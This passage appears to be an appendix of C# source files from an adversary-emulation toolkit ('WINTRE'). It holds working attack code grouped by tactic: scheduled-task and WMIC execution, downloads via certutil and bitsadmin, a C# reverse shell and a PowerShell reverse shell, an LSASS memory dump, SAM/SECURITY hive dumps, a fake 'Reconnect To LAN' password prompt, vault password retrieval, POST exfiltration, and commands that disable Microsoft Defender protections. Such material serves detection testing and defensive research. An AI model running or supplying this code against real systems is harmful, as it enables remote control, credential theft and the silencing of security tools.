                                    Console.WriteLine("Scheduling task for: " + taskTime);

                                    //Delete existing task
                                    Process deleteTask = new Process();
         deleteTask.StartInfo.FileName = "CMD";
         deleteTask.StartInfo.Arguments = "/c schtasks /delete /tn WINTRE /f";
         deleteTask.StartInfo.UseShellExecute = false;
                                    deleteTask.StartInfo.RedirectStandardOutput = true;
         deleteTask.StartInfo.RedirectStandardError = true;
         deleteTask.Start();
                                    deleteTask.WaitForExit();

                                    string output = deleteTask.StandardOutput.ReadToEnd();
         Console.WriteLine(output);
         string err = deleteTask.StandardError.ReadToEnd();

                                    //Run schtasks
         Process process = new Process();
         process.StartInfo.FileName = "CMD";
         process.StartInfo.Arguments = "/c schtasks /Create /SC once /TN WINTRE /TR \"" + Directory.GetCurrentDirectory() +
"\\Inputs\\Code Execution\\Example.exe\" /ST " + taskTime;
         process.StartInfo.UseShellExecute = false;
         process.StartInfo.RedirectStandardOutput = true;
         process.StartInfo.RedirectStandardError = true;
         process.Start();
         output = process.StandardOutput.ReadToEnd();
         Console.WriteLine(output);
         err = process.StandardError.ReadToEnd();
         Console.WriteLine(err);
         process.WaitForExit();
         return 0;
      }
   }
}
```

4.1.10 Visual Basic Script.cs

```
using System;
using System.Diagnostics;
using System.IO;
using System.Linq;
using System.Text;

namespace WINTRE
{
   class Program
   {
      static void Main(string[] args)
      {
         VisualBasicScript();
      }
      static int VisualBasicScript()
      {
         Process process = new Process();
         process.StartInfo.FileName = "CMD";
         process.StartInfo.Arguments = "/c " + Directory.GetCurrentDirectory() + "\\Inputs\\CODEEX~1\\Example.vbs";
         process.StartInfo.UseShellExecute = false;
         process.StartInfo.RedirectStandardOutput = true;
         process.StartInfo.RedirectStandardError = true;
         process.Start();
         string output = process.StandardOutput.ReadToEnd();
         Console.WriteLine(output);
         string err = process.StandardError.ReadToEnd();
         Console.WriteLine(err);
         process.WaitForExit();
         return 0;
      }
   }
}
```

4.1.11 WMIC.cs

```
using System;
using System.Diagnostics;
using System.IO;
using System.Linq;
using System.Text;

namespace WINTRE
{
   class Program
   {
      static void Main(string[] args)
      {
         WMIC();
      }
      static int WMIC()
      {
         Process process = new Process();
         process.StartInfo.FileName = "CMD";
         process.StartInfo.Arguments = "/c wmic.exe process call create \"" + Directory.GetCurrentDirectory() + "\\Inputs\\Code
Execution\\Example.exe\"";
         process.StartInfo.UseShellExecute = false;
         process.StartInfo.RedirectStandardOutput = true;
         process.StartInfo.RedirectStandardError = true;
         process.Start();
         string output = process.StandardOutput.ReadToEnd();
         Console.WriteLine(output);
         string err = process.StandardError.ReadToEnd();
         Console.WriteLine(err);
         process.WaitForExit();
         return 0;
      }
   }
}
```

4.2 COLLECTION TECHNIQUES

4.2.1 Get Clipboard.cs

```
using System;
using System.Diagnostics;
using System.Windows.Forms;

namespace TechniqueDebugging
{
   class Program
   {
      public static void GetClipboard()
      {
         Stopwatch Timer = new Stopwatch();
         Timer.Start();

                                       Console.WriteLine("Getting clipboard contents...);
         while (Timer.Elapsed < TimeSpan.FromSeconds(10))
         {
            Clipboard.GetText();
         }

                                       Console.WriteLine("Clipboard contents: " + Clipboard.GetText());
         Timer.Stop();

      }

      [System.STAThread]
      public static void Main(string[] args)
      {
         GetClipboard();
      }
   }
}
```

4.2.2 Screenshot.cs

```
using System.Drawing;
using System.Drawing.Imaging;
using System.IO;
using System.Windows.Forms;
namespace TechniqueDebugging
{
   class Program
   {
      public static void CaptureRegion()
      {

         Rectangle bounds = Screen.PrimaryScreen.Bounds;

         using (Bitmap bitmap = new Bitmap(bounds.Width, bounds.Height))
         {
            using (Graphics g = Graphics.FromImage(bitmap))
            {
               g.CopyFromScreen(0, 0, 0, 0, bounds.Size);
            }

            bitmap.Save(".\\Outputs\\Collection\\test.png", ImageFormat.Png);
         }
      }

      public static void Main(string[] args)
      {
         CaptureRegion();
      }
   }
}
```

4.3 COMMAND AND CONTROL TECHNIQUES

4.3.1 Bits Admin Download.cs

```
using System;
using System.Diagnostics;
using System.IO;
using System.Linq;
using System.Text;

namespace WINTRE
{
   class Program
   {
      static void Main(string[] args)
      {
         BitsAdmin();
      }
      static int BitsAdmin()
      {
                                    string currentDir = Directory.GetCurrentDirectory();

         Process process = new Process();
         process.StartInfo.FileName = "bitsadmin";
         process.StartInfo.Arguments = "/transfer safedownload /download /priority normal https://live.sysinternals.com/eula.txt \"" +
currentDir +
                                    "\\Outputs\\Command and Control\\BitsAdmin.txt\"";
         process.StartInfo.UseShellExecute = false;
         process.StartInfo.RedirectStandardOutput = true;
         process.StartInfo.RedirectStandardError = true;
         process.Start();
         string output = process.StandardOutput.ReadToEnd();
         Console.WriteLine(output);
         string err = process.StandardError.ReadToEnd();
         Console.WriteLine(err);
         process.WaitForExit();
         return 0;
      }
   }
}
```

4.3.2 C# Reverse Shell.cs

```
using System;
using System.Diagnostics;
using System.IO;
using System.Net.Sockets;
using System.Text;

namespace TestsDebugging
{
    class Program
    {
        static StreamWriter streamWriter;

        private static void StandardInOutParsing(object sendingProcess, DataReceivedEventArgs outLine)
        {
            StringBuilder strOutput = new StringBuilder();

            if (!String.IsNullOrEmpty(outLine.Data))
            {
                try
                {
                    strOutput.Append(outLine.Data);
                    streamWriter.WriteLine(strOutput);
                    streamWriter.Flush();
                }
                catch (Exception err) { }
            }
        }

        public static void RTCP(string HOST, string PORT)
        {
            using (TcpClient client = new TcpClient(HOST, Int32.Parse(PORT)))
            {
                using (Stream stream = client.GetStream())
                {
                    using (StreamReader myReader = new StreamReader(stream))
                    {
                        streamWriter = new StreamWriter(stream);

                        StringBuilder strInput = new StringBuilder();

                        Process reverseShell = new Process();

                        //Obfuscation options?
                        //string c = "ll.exe";
                        //string a = "pow";
                        //string b = "ershe";

                        //Make if statement for configurable?
                        reverseShell.StartInfo.FileName = "powershell.exe"; //"cmd.exe"; can also be used
                        reverseShell.StartInfo.CreateNoWindow = true;
                        reverseShell.StartInfo.UseShellExecute = false;

                        reverseShell.StartInfo.RedirectStandardInput = true;
                        reverseShell.StartInfo.RedirectStandardError = true;

                        reverseShell.StartInfo.RedirectStandardOutput = true;

                        reverseShell.OutputDataReceived += new DataReceivedEventHandler(StandardInOutParsing);
                        reverseShell.Start();
                        reverseShell.BeginOutputReadLine();

                        while (true)
                        {
```

```
strInput.Append(myReader.ReadLine());
                        reverseShell.StandardInput.WriteLine(strInput);
                        strInput.Remove(0, strInput.Length);
                    }
                }
            }
        }

        public static void Main(string[] args)
        {
            if (args.Length == 0)
            {
                //Messagebox / error?
            }
            else
            {
                RTCP(args[0], args[1]);
            }

                                    Console.WriteLine("RTCP sent to " + args[0] + ":" + args[1]);
        }
    }
    }
```

4.3.3 Cert Util Download.cs

```
using System;
using System.Diagnostics;
using System.IO;
using System.Text;

namespace WINTRE
{
   class Program
   {
      static void Main(string[] args)
      {
         if (args.Length == 0)
         {
            CertUtilDownloadFile("");
         }
         else
         {
            CertUtilDownloadFile(args[0]);
         }

      }
      static int CertUtilDownloadFile(string targetURL)
      {
         Process Process = new Process();
         Process.StartInfo.FileName = "cmd";

         if(targetURL.Length == 0 ) //No argument, download default file from sys internals repo
         {
            Process.StartInfo.Arguments = "/c certutil -urlcache -split -f https://live.sysinternals.com/Eula.txt";
         } else
         {
            Process.StartInfo.Arguments = "/c certutil -urlcache -split -f " + targetURL;
         }

         Process.StartInfo.UseShellExecute = false;
         Process.StartInfo.RedirectStandardOutput = true;
         Process.StartInfo.RedirectStandardError = true;
         Process.Start();
         string output = Process.StandardOutput.ReadToEnd();
         Console.WriteLine(output);
         Debug.WriteLine(output);
         string err = Process.StandardError.ReadToEnd();
         Console.WriteLine(err);
         Process.WaitForExit();
         return 0;
      }
   }
}
```

4.3.4 PowerShell Curl.cs

```
using System;
using System.Diagnostics;
using System.IO;
using System.Text;

namespace WINTRE
{
   class Program
   {
      static void Main(string[] args)
      {
         if (args.Length == 0)
         {
            PowerShellCurl("");
         }
         else
         {
            PowerShellCurl(args[0]);
         }

      }
      static int PowerShellCurl(string targetURL)
      {
         Process Process = new Process();
         Process.StartInfo.FileName = "powershell";

         if(targetURL.Length == 0 ) //No argument, download default file from sys internals repo
         {
            Process.StartInfo.Arguments = "-command curl https://live.sysinternals.com/Eula.txt -O '.\\Outputs\\Command and
Control\\curl.txt'";
         } else
         {
            Process.StartInfo.Arguments = "-command curl " + targetURL + '".\\Outputs\\Command and Control\\curl.txt"';
         }

         Process.StartInfo.UseShellExecute = false;
         Process.StartInfo.RedirectStandardOutput = true;
         Process.StartInfo.RedirectStandardError = true;
         Process.Start();
         string output = Process.StandardOutput.ReadToEnd();
         Console.WriteLine(output);
         Debug.WriteLine(output);
         string err = Process.StandardError.ReadToEnd();
         Console.WriteLine(err);
         Process.WaitForExit();
         return 0;
      }
   }
}
```

4.3.5 PowerShell Reverse Shell.cs

```
using System;
using System.Diagnostics;
using System.IO;
using System.Linq;
using System.Text;
using System.Windows;

namespace WINTRE
{
   class Program
   {
      static int PowerShellReverseShell(string host, string port)
      {
         Process Process = new Process();
         Process.StartInfo.FileName = "powershell";
         Process.StartInfo.Arguments = "-command $attackerMachine = New-Object System.Net.Sockets.TCPClient('" + host + "'," + port +
");" +
                                                                  "$stream = $attackerMachine.GetStream();" +
                                                                  "[byte[]]$BYTES = 0..65535|%{0};" +

                                                                  "while(($i = $stream.Read($BYTES, 0, $BYTES.Length)) -ne 0)" +
                                                                  "{" +
                                    "    $input = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($BYTES,0, $i);" +
                                    "    $standardOutput = (iex $input 2>&1 | Out-String );" +
                                    "    $standardOutput += '> ';" +
                                    "    $sendbyte = ([text.encoding]::ASCII).GetBytes($standardOutput);" +
                                    "    $stream.Write($sendbyte,0,$sendbyte.Length);" +
                                    "    $stream.Flush();" +
                                    "}" +
                                    "$attackerMachine.Close();\"";
         Process.StartInfo.UseShellExecute = false;
         Process.StartInfo.RedirectStandardOutput = true;
         Process.StartInfo.RedirectStandardError = true;
         Process.Start();
         string output = Process.StandardOutput.ReadToEnd();
         Console.WriteLine(output);
         string err = Process.StandardError.ReadToEnd();
         Console.WriteLine(err);
         Process.WaitForExit();
         return 0;
      }

      static void Main(string[] args)
      {
         if (args.Length == 0)
         {
            Console.WriteLine("ERROR, this technique requires arguments.");
         }
         else
         {
            PowerShellReverseShell(args[0], args[1]);
         }

      }
   }
}
```

4.3.6 PowerShell Wget.cs

```
using System;
using System.Diagnostics;
using System.IO;
using System.Text;

namespace WINTRE
{
   class Program
   {
      static void Main(string[] args)
      {
         if (args.Length == 0)
         {
            PowerShellWget("");
         }
         else
         {
            PowerShellWget(args[0]);
         }

      }
      static int PowerShellWget(string targetURL)
      {
         Process Process = new Process();
         Process.StartInfo.FileName = "powershell";

         if(targetURL.Length == 0 ) //No argument, download default file from sys internals repo
         {
            Process.StartInfo.Arguments = "-command wget https://live.sysinternals.com/Eula.txt -O '.\\Outputs\\Command and
Control\\wget.txt'";
         } else
         {
            Process.StartInfo.Arguments = "-command wget " + targetURL + "'.\\Outputs\\Command and Control\\wget.txt'";
         }

         Process.StartInfo.UseShellExecute = false;
         Process.StartInfo.RedirectStandardOutput = true;
         Process.StartInfo.RedirectStandardError = true;
         Process.Start();
         string output = Process.StandardOutput.ReadToEnd();
         Console.WriteLine(output);
         Debug.WriteLine(output);
         string err = Process.StandardError.ReadToEnd();
         Console.WriteLine(err);
         Process.WaitForExit();
         return 0;
      }
   }
}
```

4.4 CREDENTIAL THEFT

4.4.1 ComSvcs DLL LSASS Dump.cs

```
using System;
using System.Diagnostics;
using System.IO;
using System.Linq;
using System.Text;

namespace WINTRE
{
   class Program
   {
      static void Main(string[] args)
      {
         ComSvcsDLLLSASSDump();
      }
      static int ComSvcsDLLLSASSDump()
      {
                                          Process[] targetProcess = Process.GetProcessesByName("lsass");

         Process process = new Process();
         process.StartInfo.FileName = "CMD";
         process.StartInfo.Arguments = "/c rundll32.exe C:\\Windows\\System32\\comsvcs.dll MiniDump " + targetProcess[0].Id + "
\".\\Outputs\\Credential Theft\\lsass.dmp\" full";
         process.StartInfo.UseShellExecute = false;
         process.StartInfo.RedirectStandardOutput = true;
         process.StartInfo.RedirectStandardError = true;
         process.Start();
         string output = process.StandardOutput.ReadToEnd();
         Console.WriteLine(output);
         string err = process.StandardError.ReadToEnd();
         Console.WriteLine(err);
         process.WaitForExit();
         return 0;
      }
   }
}
```

4.4.2 Force WDigest Plaintext.cs

```
using System;
using System.Diagnostics;
using System.IO;
using System.Linq;
using System.Text;

namespace WINTRE
{
   class Program
   {
      static void Main(string[] args)
      {
         ForceWDigestPlaintext();
      }
      static int ForceWDigestPlaintext()
      {
         Process process = new Process();
         process.StartInfo.FileName = "CMD";
         process.StartInfo.Arguments = "/c reg add HKLM\\SYSTEM\\CurrentControlSet\\Control\\SecurityProviders\\WDigest /v
UseLogonCredential /t REG_DWORD /d 1";
         process.StartInfo.UseShellExecute = false;
         process.StartInfo.RedirectStandardOutput = true;
         process.StartInfo.RedirectStandardError = true;
         process.Start();
         string output = process.StandardOutput.ReadToEnd();
         Console.WriteLine(output);
         string err = process.StandardError.ReadToEnd();
         Console.WriteLine(err);
         process.WaitForExit();
         return 0;
      }
   }
}
```

4.4.3 PowerShell Credential Prompt.cs

```
using System;
using System.Diagnostics;
using System.IO;
using System.Linq;
using System.Text;

namespace WINTRE
{
   class Program
   {
      static void Main(string[] args)
      {
         PowerShellCredentialPrompt();
      }
      static int PowerShellCredentialPrompt()
      {
         Process Process = new Process();
         Process.StartInfo.FileName = "powershell";
         Process.StartInfo.Arguments = "-command $prompt = $host.ui.promptforcredential(\'Lost connection | Reconnect To LAN\',\'\',[E"
+
   "nvironment]::UserDomainName+\'\\\'+[Environment]::UserName,[Environment]::UserDomai" +
   "nName); Write-Host \\\"Got password from prompt: \\\" $prompt.getnetworkcredential()" +
   ".password";
         Process.StartInfo.UseShellExecute = false;
         Process.StartInfo.RedirectStandardOutput = true;
         Process.StartInfo.RedirectStandardError = true;
         Process.Start();
         string output = Process.StandardOutput.ReadToEnd();
         Console.WriteLine(output);
         string err = Process.StandardError.ReadToEnd();
         Console.WriteLine(err);
         Process.WaitForExit();
         return 0;
      }
   }
}
```

4.4.4 SAM SYSTEM Esentutl exe.cs

```
using System;
using System.Diagnostics;
using System.IO;
using System.Linq;
using System.Text;

namespace WINTRE
{
   class Program
   {
      static void Main(string[] args)
      {
         SAMSYSTEMEsentutlexe();
      }
      static int SAMSYSTEMEsentutlexe()
      {
         Process process = new Process();
         process.StartInfo.FileName = "CMD";
         process.StartInfo.Arguments = "/c esentutl.exe /y /vss %WINDIR%\\System32\\config\\SAM /d
%WINDIR%\\Temp\\SAM.esentutl &" +
   "& esentutl.exe /y /vss %WINDIR%\\System32\\config\\SYSTEM /d %WINDIR%\\Temp\\SYSTEM.e" +
   "sentutl";
         process.StartInfo.UseShellExecute = false;
         process.StartInfo.RedirectStandardOutput = true;
         process.StartInfo.RedirectStandardError = true;
         process.Start();
         string output = process.StandardOutput.ReadToEnd();
         Console.WriteLine(output);
         string err = process.StandardError.ReadToEnd();
         Console.WriteLine(err);
         process.WaitForExit();
         return 0;
      }
   }
}
```

4.4.5 SAM SYSTEM Reg exe.cs

```
using System;
using System.Diagnostics;
using System.IO;
using System.Linq;
using System.Text;

namespace WINTRE
{
   class Program
   {
      static void Main(string[] args)
      {
         SAMSYSTEMReg();
      }
      static int SAMSYSTEMReg()
      {
         Process process = new Process();
         process.StartInfo.FileName = "CMD";
         process.StartInfo.Arguments = "/c reg.exe save HKLM\\SAM %WINDIR%\\Temp\\SAM && reg.exe save HKLM\\SYSTEM
%WINDIR%\\TEMP" +
   "\\SYSTEM";
         process.StartInfo.UseShellExecute = false;
         process.StartInfo.RedirectStandardOutput = true;
         process.StartInfo.RedirectStandardError = true;
         process.Start();
         string output = process.StandardOutput.ReadToEnd();
         Console.WriteLine(output);
         string err = process.StandardError.ReadToEnd();
         Console.WriteLine(err);
         process.WaitForExit();
         return 0;
      }
   }
}
```

4.4.6 SECURITY SYSTEM Reg exe.cs

```
using System;
using System.Diagnostics;
using System.IO;
using System.Linq;
using System.Text;

namespace WINTRE
{
   class Program
   {
      static void Main(string[] args)
      {
         SAMSYSTEMReg();
      }
      static int SAMSYSTEMReg()
      {
         Process process = new Process();
         process.StartInfo.FileName = "CMD";
         process.StartInfo.Arguments = "/c reg.exe save HKLM\\SECURITY %WINDIR%\\Temp\\SECURITY.reg && reg.exe save
HKLM\\SYSTEM %WINDIR%\\TEMP\\SYSTEM.reg";
         process.StartInfo.UseShellExecute = false;
         process.StartInfo.RedirectStandardOutput = true;
         process.StartInfo.RedirectStandardError = true;
         process.Start();
         string output = process.StandardOutput.ReadToEnd();
         Console.WriteLine(output);
         string err = process.StandardError.ReadToEnd();
         Console.WriteLine(err);
         process.WaitForExit();
         return 0;
      }
   }
}
```

4.4.7 WinAPI Credential Prompt.cpp

```
using System;
using System.Diagnostics;
using System.IO;
using System.Linq;
using System.Text;

namespace WINTRE
{
   class Program
   {
      static void Main(string[] args)
      {
         WindowsVaultCredentials();
      }
      static int WindowsVaultCredentials()
      {
         Process Process = new Process();
         Process.StartInfo.FileName = "powershell";
         Process.StartInfo.Arguments = "-command \"$ClassHolder = [Windows.Security.Credentials.PasswordVault,Windows.Security.Crede" +
   "ntials,ContentType=WindowsRuntime]; $VaultObj = new-object Windows.Security.Cred" +
   "entials.PasswordVault; $VaultObj.RetrieveAll() | foreach { $_.RetrievePassword()" +
   "; $_ }\"";
         Process.StartInfo.UseShellExecute = false;
         Process.StartInfo.RedirectStandardOutput = true;
         Process.StartInfo.RedirectStandardError = true;
         Process.Start();
         string output = Process.StandardOutput.ReadToEnd();
         Console.WriteLine(output);
         string err = Process.StandardError.ReadToEnd();
         Console.WriteLine(err);
         Process.WaitForExit();
         return 0;
      }
   }
}
```

4.5 DATA EXFILTRATION TECHNIQUES

4.5.1 PowerShell POST Request.cs

```
using System;
using System.Diagnostics;
using System.IO;
using System.Linq;
using System.Text;
using System.Windows;

namespace WINTRE
{
   class Program
   {
      static int PowerShellPOSTRequest(string URL)
      {
         Process Process = new Process();
         Process.StartInfo.FileName = "powershell";
         Process.StartInfo.Arguments = "-command $postData = Get-Content -Path '.\\Inputs\\Data
Exfiltration\\PowerShellPOSTRequest.txt';" +
                                                                  "Invoke-WebRequest -Uri " + URL + " -Method POST -Body $postData";
         Process.StartInfo.UseShellExecute = false;
         Process.StartInfo.RedirectStandardOutput = true;
         Process.StartInfo.RedirectStandardError = true;
         Process.Start();
         string output = Process.StandardOutput.ReadToEnd();
         Console.WriteLine(output);
         string err = Process.StandardError.ReadToEnd();
         Console.WriteLine(err);
         Process.WaitForExit();
         return 0;
      }

      static void Main(string[] args)
      {
         if (args.Length == 0)
         {
            Console.WriteLine("ERROR, this technique requires arguments.");
         }
         else
         {
            PowerShellPOSTRequest(args[0]);
         }

      }
   }
}
```

4.5.2 PowerShell Wget POST.cs

```
using System;
using System.Diagnostics;
using System.IO;
using System.Linq;
using System.Text;
using System.Windows;

namespace WINTRE
{
    class Program
    {
        static int PowerShellPOSTRequest(string URL)
        {
            Process Process = new Process();
            Process.StartInfo.FileName = "powershell";
            Process.StartInfo.Arguments = "-command $postData = Get-Content -Path '.\\Inputs\\Data
Exfiltration\\PowerShellPOSTRequest.txt';" +
                                                    "Invoke-WebRequest -Uri " + URL + " -Method POST -Body $postData";
            Process.StartInfo.UseShellExecute = false;
            Process.StartInfo.RedirectStandardOutput = true;
            Process.StartInfo.RedirectStandardError = true;
            Process.Start();
            string output = Process.StandardOutput.ReadToEnd();
            Console.WriteLine(output);
            string err = Process.StandardError.ReadToEnd();
            Console.WriteLine(err);
            Process.WaitForExit();
            return 0;
        }

        static void Main(string[] args)
        {
            if (args.Length == 0)
            {
                Console.WriteLine("ERROR, this technique requires arguments.");
            }
            else
            {
                PowerShellPOSTRequest(args[0]);
            }

        }
    }
}
```

4.6 DEFENCE EVASION TECHNIQUES

4.6.1 Rename System Utility

```
using System;
using System.Diagnostics;
using System.IO;
using System.Linq;
using System.Text;

namespace WINTRE
{
   class Program
   {
      static void Main(string[] args)
      {
         RenameSystemUtilityCMDexe();
      }
      static int RenameSystemUtilityCMDexe()
      {
         Process process = new Process();
         process.StartInfo.FileName = "CMD";
         process.StartInfo.Arguments = "/c copy C:\\WINDOWS\\System32\\cmd.exe C:\\WINDOWS\\System32\\cdm.exe && cdm.exe
hostname";
         process.StartInfo.UseShellExecute = false;
         process.StartInfo.RedirectStandardOutput = true;
         process.StartInfo.RedirectStandardError = true;
         process.Start();
         string output = process.StandardOutput.ReadToEnd();
         Console.WriteLine(output);
         string err = process.StandardError.ReadToEnd();
         Console.WriteLine(err);
         process.WaitForExit();
         return 0;
      }
   }
}
```

4.6.2 Add Defender Filetype Exclusion.cs

```
using System;
using System.Diagnostics;
using System.IO;
using System.Linq;
using System.Text;

namespace WINTRE
{
   class Program
   {
      static void Main(string[] args)
      {
         AddDefenderFiletypeExclusion();
      }
      static int AddDefenderFiletypeExclusion()
      {
         Process Process = new Process();
         Process.StartInfo.FileName = "powershell";
         Process.StartInfo.Arguments = "-command \"Add-MpPreference -ExclusionExtension \".exe\"\"";
         Process.StartInfo.UseShellExecute = false;
         Process.StartInfo.RedirectStandardOutput = true;
         Process.StartInfo.RedirectStandardError = true;
         Process.Start();
         string output = Process.StandardOutput.ReadToEnd();
         Console.WriteLine(output);
         string err = Process.StandardError.ReadToEnd();
         Console.WriteLine(err);
         Process.WaitForExit();
         return 0;
      }
   }
}
```

4.6.3 Disable Controlled Folder Access.cs

```
using System;
using System.Diagnostics;
using System.IO;
using System.Linq;
using System.Text;

namespace WINTRE
{
   class Program
   {
      static void Main(string[] args)
      {
         DisableControlledFolderAccess();
      }
      static int DisableControlledFolderAccess()
      {
         Process Process = new Process();
         Process.StartInfo.FileName = "powershell";
         Process.StartInfo.Arguments = "-command \"Set-MpPreference -EnableControlledFolderAccess Disabled\"";
         Process.StartInfo.UseShellExecute = false;
         Process.StartInfo.RedirectStandardOutput = true;
         Process.StartInfo.RedirectStandardError = true;
         Process.Start();
         string output = Process.StandardOutput.ReadToEnd();
         Console.WriteLine(output);
         string err = Process.StandardError.ReadToEnd();
         Console.WriteLine(err);
         Process.WaitForExit();
         return 0;
      }
   }
}
```

4.6.4 Disable Defender Behavioural Monitoring.cs

```
using System;
using System.Diagnostics;
using System.IO;
using System.Linq;
using System.Text;

namespace WINTRE
{
   class Program
   {
      static void Main(string[] args)
      {
         DisableDefenderBehaviouralMonitoring();
      }
      static int DisableDefenderBehaviouralMonitoring()
      {
         Process Process = new Process();
         Process.StartInfo.FileName = "powershell";
         Process.StartInfo.Arguments = "-command \"Set-MpPreference -DisableBehaviorMonitoring $true\"";
         Process.StartInfo.UseShellExecute = false;
         Process.StartInfo.RedirectStandardOutput = true;
         Process.StartInfo.RedirectStandardError = true;
         Process.Start();
         string output = Process.StandardOutput.ReadToEnd();
         Console.WriteLine(output);
         string err = Process.StandardError.ReadToEnd();
         Console.WriteLine(err);
         Process.WaitForExit();
         return 0;
      }
   }
}
```

4.6.5 Disable PowerShell Command History.cs

```
using System;
using System.Diagnostics;
using System.IO;
using System.Linq;
using System.Text;

namespace WINTRE
{
   class Program
   {
      static void Main(string[] args)
      {
         DisablePowerShellCommandHistory();
      }
      static int DisablePowerShellCommandHistory()
      {
         Process Process = new Process();
         Process.StartInfo.FileName = "powershell";
         Process.StartInfo.Arguments = "-command \"Set-PSReadlineOption -HistorySaveStyle SaveNothing\"";
         Process.StartInfo.UseShellExecute = false;
         Process.StartInfo.RedirectStandardOutput = true;
         Process.StartInfo.RedirectStandardError = true;
         Process.Start();
         string output = Process.StandardOutput.ReadToEnd();
         Console.WriteLine(output);
         string err = Process.StandardError.ReadToEnd();
         Console.WriteLine(err);
         Process.WaitForExit();
         return 0;
      }
   }
}
```

4.6.6 Disable PUA Protection.cs

```
using System;
using System.Diagnostics;
using System.IO;
using System.Linq;
using System.Text;

namespace WINTRE
{
   class Program
   {
      static void Main(string[] args)
      {
         DisablePUAProtection();
      }
      static int DisablePUAProtection()
      {
         Process Process = new Process();
         Process.StartInfo.FileName = "powershell";
         Process.StartInfo.Arguments = "-command \"Set-MpPreference -PUAProtection disable\"";
         Process.StartInfo.UseShellExecute = false;
         Process.StartInfo.RedirectStandardOutput = true;
         Process.StartInfo.RedirectStandardError = true;
         Process.Start();
         string output = Process.StandardOutput.ReadToEnd();
         Console.WriteLine(output);
         string err = Process.StandardError.ReadToEnd();
         Console.WriteLine(err);
         Process.WaitForExit();
         return 0;
      }
   }
}
```

4.6.7 Disable Real Time Monitoring.cs

```
using System;
using System.Diagnostics;
using System.IO;
using System.Linq;
using System.Text;

namespace WINTRE
{
   class Program
   {
      static void Main(string[] args)
      {
         DisableRealTimeMonitoring();
      }
      static int DisableRealTimeMonitoring()
      {
         Process Process = new Process();
         Process.StartInfo.FileName = "powershell";
         Process.StartInfo.Arguments = "-command \"Set-MpPreference -DisableRealtimeMonitoring $true\"";
         Process.StartInfo.UseShellExecute = false;
         Process.StartInfo.RedirectStandardOutput = true;
         Process.StartInfo.RedirectStandardError = true;
         Process.Start();
         string output = Process.StandardOutput.ReadToEnd();
         Console.WriteLine(output);
         string err = Process.StandardError.ReadToEnd();
         Console.WriteLine(err);
         Process.WaitForExit();
         return 0;
      }
   }
}
```

4.7 DISCOVERY TECHNIQUES

4.7.1 Get Defender Exclusion Paths PS.cs

```
using System;
using System.Diagnostics;
using System.IO;
using System.Linq;
using System.Text;

namespace WINTRE
{
   class Program
   {
      static void Main(string[] args)
      {
         GetDefenderExclusionPathsPS();
      }
      static int GetDefenderExclusionPathsPS()
      {
         Process Process = new Process();
         Process.StartInfo.FileName = "powershell";
         Process.StartInfo.Arguments = "-command \"Get-MpPreference\"";
         Process.StartInfo.UseShellExecute = false;
         Process.StartInfo.RedirectStandardOutput = true;
         Process.StartInfo.RedirectStandardError = true;
         Process.Start();
         string output = Process.StandardOutput.ReadToEnd();
         Console.WriteLine(output);
         string err = Process.StandardError.ReadToEnd();
         Console.WriteLine(err);
         Process.WaitForExit();
         return 0;
      }
   }
}
```

4.7.2 Get PowerShell Versions CMD.cs

```
using System;
using System.Diagnostics;
using System.IO;
using System.Linq;
using System.Text;

namespace WINTRE
{
   class Program
   {
      static void Main(string[] args)
      {
         GetPowerShellVersionsCMD();
      }
      static int GetPowerShellVersionsCMD()
      {
         Process process = new Process();
         process.StartInfo.FileName = "CMD";
         process.StartInfo.Arguments = "/c reg query HKEY_LOCAL_MACHINE\\SOFTWARE\\Microsoft\\PowerShell\\";
         process.StartInfo.UseShellExecute = false;
         process.StartInfo.RedirectStandardOutput = true;
         process.StartInfo.RedirectStandardError = true;
         process.Start();
         string output = process.StandardOutput.ReadToEnd();
         Console.WriteLine(output);
         string err = process.StandardError.ReadToEnd();
         Console.WriteLine(err);
         process.WaitForExit();
         return 0;
      }
   }
}
```

4.7.3 Get Registered AV.cs

```
using System;
using System.Diagnostics;
using System.IO;
using System.Linq;
using System.Text;

namespace WINTRE
{
   class Program
   {
      static void Main(string[] args)
      {
         GetRegisteredAV();
      }
      static int GetRegisteredAV()
      {
         Process process = new Process();
         process.StartInfo.FileName = "CMD";
         process.StartInfo.Arguments = "/c WMIC /Node:localhost /Namespace:\\\\root\\SecurityCenter2 Path AntiVirusProduct Get " +
"displayName /Format:List | more ";
         process.StartInfo.UseShellExecute = false;
         process.StartInfo.RedirectStandardOutput = true;
         process.StartInfo.RedirectStandardError = true;
         process.Start();
         string output = process.StandardOutput.ReadToEnd();
         Console.WriteLine(output);
         string err = process.StandardError.ReadToEnd();
         Console.WriteLine(err);
         process.WaitForExit();
         return 0;
      }
   }
}
```

4.7.4 Local Account Discovery.cs

```
using System;
using System.Diagnostics;
using System.IO;
using System.Linq;
using System.Text;

namespace WINTRE
{
   class Program
   {
      static void Main(string[] args)
      {
         LocalAccountDiscovery();
      }
      static int LocalAccountDiscovery()
      {
         Process process = new Process();
         process.StartInfo.FileName = "cmd";
         process.StartInfo.Arguments = "/c net user";
         process.StartInfo.UseShellExecute = false;
         process.StartInfo.RedirectStandardOutput = true;
         process.StartInfo.RedirectStandardError = true;
         process.Start();
         string output = process.StandardOutput.ReadToEnd();
         Console.WriteLine(output);
         string err = process.StandardError.ReadToEnd();
         Console.WriteLine(err);
         process.WaitForExit();
         return 0;
      }
   }
}
```

4.7.5 Local Network Connections Discovery.cs

```
using System;
using System.Diagnostics;
using System.IO;
using System.Linq;
using System.Text;

namespace WINTRE
{
   class Program
   {
      static void Main(string[] args)
      {
         LocalNetworkConnectionsDiscovery();
      }
      static int LocalNetworkConnectionsDiscovery()
      {
         Process process = new Process();
         process.StartInfo.FileName = "CMD";
         process.StartInfo.Arguments = "/c netstat -an | findstr /i \"listen\"";
         process.StartInfo.UseShellExecute = false;
         process.StartInfo.RedirectStandardOutput = true;
         process.StartInfo.RedirectStandardError = true;
         process.Start();
         string output = process.StandardOutput.ReadToEnd();
         Console.WriteLine(output);
         string err = process.StandardError.ReadToEnd();
         Console.WriteLine(err);
         process.WaitForExit();
         return 0;
      }
   }
}
```

4.7.6 Process Discovery.cs

```
using System;
using System.Diagnostics;
using System.IO;
using System.Linq;
using System.Text;

namespace WINTRE
{
   class Program
   {
      static void Main(string[] args)
      {
         ProcessDiscovery();
      }
      static int ProcessDiscovery()
      {
         Process process = new Process();
         process.StartInfo.FileName = "CMD";
         process.StartInfo.Arguments = "/c tasklist";
         process.StartInfo.UseShellExecute = false;
         process.StartInfo.RedirectStandardOutput = true;
         process.StartInfo.RedirectStandardError = true;
         process.Start();
         string output = process.StandardOutput.ReadToEnd();
         Console.WriteLine(output);
